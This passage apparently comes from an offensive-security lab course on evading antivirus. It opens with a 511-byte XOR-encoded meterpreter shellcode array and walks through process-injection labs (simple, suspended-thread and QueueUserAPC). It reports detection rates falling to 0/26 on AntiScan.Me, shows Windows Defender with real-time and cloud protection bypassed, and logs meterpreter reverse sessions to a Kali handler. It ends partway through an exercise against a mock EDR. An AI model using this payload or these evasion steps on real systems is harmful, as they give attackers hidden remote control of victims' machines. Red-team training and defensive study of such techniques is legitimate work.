byte[] xorshellcode = new byte[511] { 0xbd, 0x1a, 0xca, 0xa7, 0xb1, 0xa0, 0x3d, 0x43, 0x4b, 0x4f, 0x0f, 0x10, 0x13, 0x19, 0x11, 0x10, 0x1e, 0x09, 0x72, 0x99, 0x2a, 0x06, 0xca, 0x00, 0x29, 0x0b, 0xca, 0x1a, 0x59, 0x0b, 0xc0, 0x1d, 0x6e, 0x09, 0xad, 0x3b, 0x13, 0x09, 0x47, 0xf6, 0x89, 0x01, 0x02, 0x7f, 0x88, 0x1a, 0x78, 0x83, 0xed, 0x74, 0x20, 0x3f, 0x49, 0x63, 0x6e, 0x00, 0x93, 0x80, 0x4e, 0x00, 0x49, 0x80, 0xa1, 0xa6, 0x1d, 0x06, 0xca, 0x00, 0x69, 0xc8, 0x03, 0x74, 0x00, 0x12, 0x03, 0x4e, 0x9e, 0x27, 0xd3, 0x31, 0x5b, 0x4a, 0x4a, 0x4e, 0xc6, 0x39, 0x4f, 0x4e, 0x41, 0xd9, 0xc9, 0xcb, 0x41, 0x48, 0x41, 0x0b, 0xce, 0x8f, 0x3a, 0x26, 0x1a, 0x48, 0x93, 0xca, 0x00, 0x59, 0x07, 0xc0, 0x0f, 0x6e, 0x11, 0x1b, 0x48, 0x93, 0xa2, 0x1e, 0x0c, 0x72, 0x82, 0x07, 0xb1, 0x88, 0x13, 0xc2, 0x77, 0xc9, 0x00, 0x40, 0x95, 0x03, 0x7e, 0x8e, 0x00, 0x93, 0x80, 0x4e, 0xed, 0x09, 0x40, 0x82, 0x73, 0xaf, 0x3b, 0xb0, 0x1e, 0x4a, 0x0f, 0x65, 0x40, 0x04, 0x7a, 0x9a, 0x3a, 0x96, 0x19, 0x16, 0xc2, 0x03, 0x65, 0x01, 0x40, 0x93, 0x2d, 0x0e, 0xc5, 0x4d, 0x1a, 0x0d, 0xc8, 0x01, 0x54, 0x08, 0x42, 0x9b, 0x0e, 0xc5, 0x45, 0xda, 0x01, 0x42, 0x91, 0x09, 0x19, 0x02, 0x13, 0x11, 0x17, 0x1b, 0x13, 0x11, 0x02, 0x18, 0x09, 0x1b, 0x0b, 0xc8, 0xa3, 0x6e, 0x00, 0x00, 0xb6, 0xa3, 0x19, 0x09, 0x18, 0x19, 0x03, 0xc4, 0x5c, 0xa8, 0x19, 0xb6, 0xbc, 0xbe, 0x15, 0x08, 0xfd, 0x3c, 0x3c, 0x7c, 0x1e, 0x61, 0x7b, 0x43, 0x41, 0x09, 0x17, 0x0a, 0xc2, 0xa9, 0x06, 0xc0, 0xbe, 0xe9, 0x42, 0x41, 0x48, 0x08, 0xca, 0xae, 0x06, 0xf2, 0x43, 0x52, 0x56, 0xd3, 0x4b, 0x49, 0x40, 0x4c, 0x0a, 0x1b, 0x07, 0xc8, 0xb6, 0x05, 0xca, 0xb0, 0xc3, 0xfb, 0x0f, 0x3c, 0x69, 0x49, 0xbe, 0x87, 0x05, 0xca, 0xab, 0x20, 0x40, 0x42, 0x4b, 0x4f, 0x17, 0x00, 0xe8, 0x60, 0xc3, 0x2a, 0x48, 0xbe, 0x96, 0x21, 0x45, 0x0f, 0x1f, 0x02, 0x19, 0x0e, 0x70, 0x81, 0x0c, 0x72, 0x8b, 0x07, 0xb1, 0x81, 0x1a, 0xc0, 0x81, 0x09, 0xb7, 0x81, 0x0b, 0xc2, 0x8e, 0x0f, 0xfb, 0xb8, 0x46, 0x9c, 0xa1, 0xb7, 0x94, 0x0b, 0xc2, 0x88, 0x24, 0x51, 0x13, 0x11, 0x0f, 0xc8, 0xaa, 0x09, 0xca, 0xb2, 0x0e, 0xf4, 0xd8, 0xf7, 0x3d, 0x22, 0xbe, 0xd9, 0x44, 0x83, 0x3f, 0x45, 0x07, 0xbe, 0x9c, 0x3c, 0xa6, 0xa9, 0xdb, 0x41, 0x43, 0x4b, 0x07, 0xcd, 0xad, 0x42, 0x01, 0xca, 0xa3, 0x05, 0x70, 0x8a, 0x21, 0x4b, 0x0f, 0x19, 0x1a, 0xc0, 0xba, 0x00, 0xf2, 0x43, 0x9a, 0x83, 0x10, 0xb1, 0x94, 0xd1, 0xb1, 0x43, 0x3f, 0x1d, 0x09, 0xc0, 0x8f, 0x6f, 0x10, 0xc8, 0xa4, 0x23, 0x03, 0x00, 0x11, 0x29, 0x43, 0x5b, 0x4f, 0x4e, 0x00, 0x0a, 0x01, 0xca, 0xb3, 0x00, 0x70, 0x8a, 0x0a, 0xf5, 0x16, 0xe5, 0x01, 0xac, 0xbc, 0x94, 0x00, 0xc8, 0x80, 0x02, 0xc6, 0x89, 0x0c, 0x63, 0x80, 0x0a, 0xc8, 0xb8, 0x09, 0xca, 0x91, 0x07, 0xc7, 0xb8, 0x13, 0xf3, 0x41, 0x98, 0x80, 0x1e, 0xbc, 0x9e, 0xcc, 0xb6, 0x41, 0x2f, 0x61, 0x1b, 0x00, 0x1f, 0x18, 0x2b, 0x4b, 0x0f, 0x4e, 0x41, 0x13, 0x11, 0x29, 0x41, 0x12, 0x00, 0xf9, 0x40, 0x60, 0x41, 0x71, 0xad, 0x9c, 0x14, 0x18, 0x09, 0xfb, 0x36, 0x25, 0x02, 0x2f, 0xbe, 0x87, 0x00, 0xbc, 0x8f, 0xa1, 0x7d, 0xbc, 0xb4, 0xb0, 0x06, 0x40, 0x91, 0x01, 0x6a, 0x87, 0x00, 0xc4, 0xb5, 0x3e, 0xfb, 0x87, 0xbe, 0xb5, 0x11, 0x29, 0x41, 0x11, 0xfa, 0xa3, 0x56, 0x65, 0x44, 0x00, 0xdb, 0x93, 0xbc, 0x94 };
```

Compile the program and upload it to AntiScan.Me to verify how many AV vendors it can now bypass.





We have lowered our detection rate to 8/26 AV vendors though just like before we are still going to be detected by Windows Defender.



You can test this by enabling Real time protection and Cloud delivery protection and copy the program1.exe from the Lab3 folder onto the Desktop. Watch the alerts start popping.

Try running the file with Real time protection and Cloud delivery protection set as off confirm if you get a meterpreter session.


---

## Lab4: Simple process injection

In this lab we will upgrade our shellcode runner to perform process injection which is a defense evasion technique to migrate into another process instead of running within itself.

### Exercise 1

Open the program1.cs file and replace the shellcode and compile the program like we did in the previous lab. We can first test the compiled program on AntiScan.Me



The results are pretty rad! It shows that we have zero detections on the 26 engines that it has been tested against.



Let us enable **Real time protection** only and run the program1.exe file.

## Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.


### Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

☒ On



### Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

 Cloud-delivered protection is off. [Dismiss](#)  
 Your device may be vulnerable.

☐ Off

We successfully receive a meterpreter session from the target running in the Notepad.exe process.




You can verify via Process Hacker using the Network tab and looking for notepad.exe and the TCP connection it is making.

In the meterpreter session on Kali run the following commands:


**getpid**

**ps notepad.exe**



---

We can see that the current process id and the process id for notepad.exe match. We can try turning Cloud delivery protection and running the file from the Desktop.



We should be blocked by Windows Defender because the behaviour of the application is a known malicious behaviour. Note that there is no notepad.exe spawned in ProcessHacker.

On Kali we should see an error like this:

```
msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 10.1.1.11
[*] Meterpreter session 3 opened (10.1.1.15:8080 -> 10.1.1.11:58553 ) at 2021-11-04 17:39:41 -0400
[*] 10.1.1.11 - Meterpreter session 3 closed. Reason: Died
```


**Challenge:** Modify the program1.cs code to inject into another process other than notepad such as calculator.

## Lab5: RemoteThreadSuspended process injection

In this lab we will enhance our Simple process injection shellcode runner to use a different set of Win32 APIs that will spawn notepad.exe in suspended state and change the memory mapping from read-write-execute to page-no-access so that we can try and bypass Windows Defender scanning the memory mappings of the newly spawned process before the thread resumes and the shellcode executes.

### Exercise 1


Open the program1.cs file in **Lab 5** and swap out the shellcode like we did in the previous lab. Once that is done we can compile the file and test it on AntiScan.Me.



Once again we have 0/26 detections.




We will enable Real time protection and Cloud delivery protection to see if we do indeed bypass Windows Defender and get a meterpreter shell. Drop the program1.exe to the Desktop and monitor for any alerts from Windows Defender. If nothing then run the application.






Once again we are busted. Defender catches the meterpreter session as it decrypts and executes.



This time though, the notepad.exe process did spawn.




## Lab6: QueueUserAPC process injection

In this lab we will enhance our Simple process injection shellcode runner to use a different set of Win32 APIs that will spawn notepad.exe in suspended state, map our shellcode to the process and use the user based QueueAPC calls to execute it when the thread resumes.

### Exercise 1


Open the program1.cs file in **Lab 6** and swap out the shellcode like we did in the previous lab. Once that is done we can compile the file and test it on AntiScan.Me.



We successfully receive a meterpreter session from the target running in the Notepad.exe process.



Once again we have 0/26 detections. We can test again if we will successfully bypass Windows Defender by copying the program1.exe to the Desktop and running it from there. If there are no alerts we can trigger a scan by right clicking on the file and selecting **Scan with Microsoft Defender**.



We should get no threats detected.


---

No current threats.  
Last scan: 11/11/2021 01:10 (custom scan)  
0 threats found.  
Scan lasted 1 seconds  
1 files scanned.

[Allowed threats](#)


[Protection history](#)

Run program1.exe from the Desktop with Real time protection and Cloud protection turned on.



We successfully receive a meterpreter session from the target running in the Notepad.exe process.

*\*Note: The other notepad.exe (pid 6324) was from the failed attempt in Lab 5.*



On the Kali machine lets interact with the meterpreter session and enumerate which process we are running as. Run the following commands:

**get pid**

**ps notepad.exe**

```
[*] Meterpreter session 4 opened (10.1.1.15:8080 -> 10.1.1.11:58586 ) at 2021-11-04 18:12:28 -0400
msf6 exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > getpid
Current pid: 104
meterpreter > ps notepad.exe
Filtering on 'notepad.exe'

Process List
=====
  PID  PPID  Name          Arch  Session  User              Path
  ---  ---  ---
  104   2732  notepad.exe    x64    1         DESKTOP-MHB0T9F\John Doe  C:\Windows\System32\notepad.exe
  6324  2784  notepad.exe    x64    1         DESKTOP-MHB0T9F\John Doe  C:\Windows\System32\notepad.exe


meterpreter > 
```

Hoorah! We can confirm that we can get a stable working meterpreter session using the QueueUserAPC Process Injection technique. But how would that face against an EDR that uses Userland Hooking.

## Exercise 2

SylantStrike does is tool developed to mimic an EDR that hooks into applications and verifies the syscalls that it is making. If it detects use of malicious syscalls it will throw an alert and stop the full execution of the application.

In order for us to be able to inject the SylantStrike.dll into a process we will need to have administrative privileges. Launch **Command Prompt** as an **Administrator**.



In Command Prompt, navigate to the folder where SylantStrike is. Then run SylantStrikeInject.exe with the following switches:


**SylantStrikeInject.exe --process=notepad.exe --dll=<full path to SylantStrike.dll>**

```
Administrator: Command Prompt - SylantStrikeInject.exe --process=notepad.exe --dll=C:\SylantStrike\SylantStrike.dll
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd c:\SylantStrike

c:\SylantStrike>SylantStrikeInject.exe --process=notepad.exe --dll=C:\SylantStrike\SylantStrike.dll
Waiting for process events
+ Listening for the following processes: notepad.exe
```

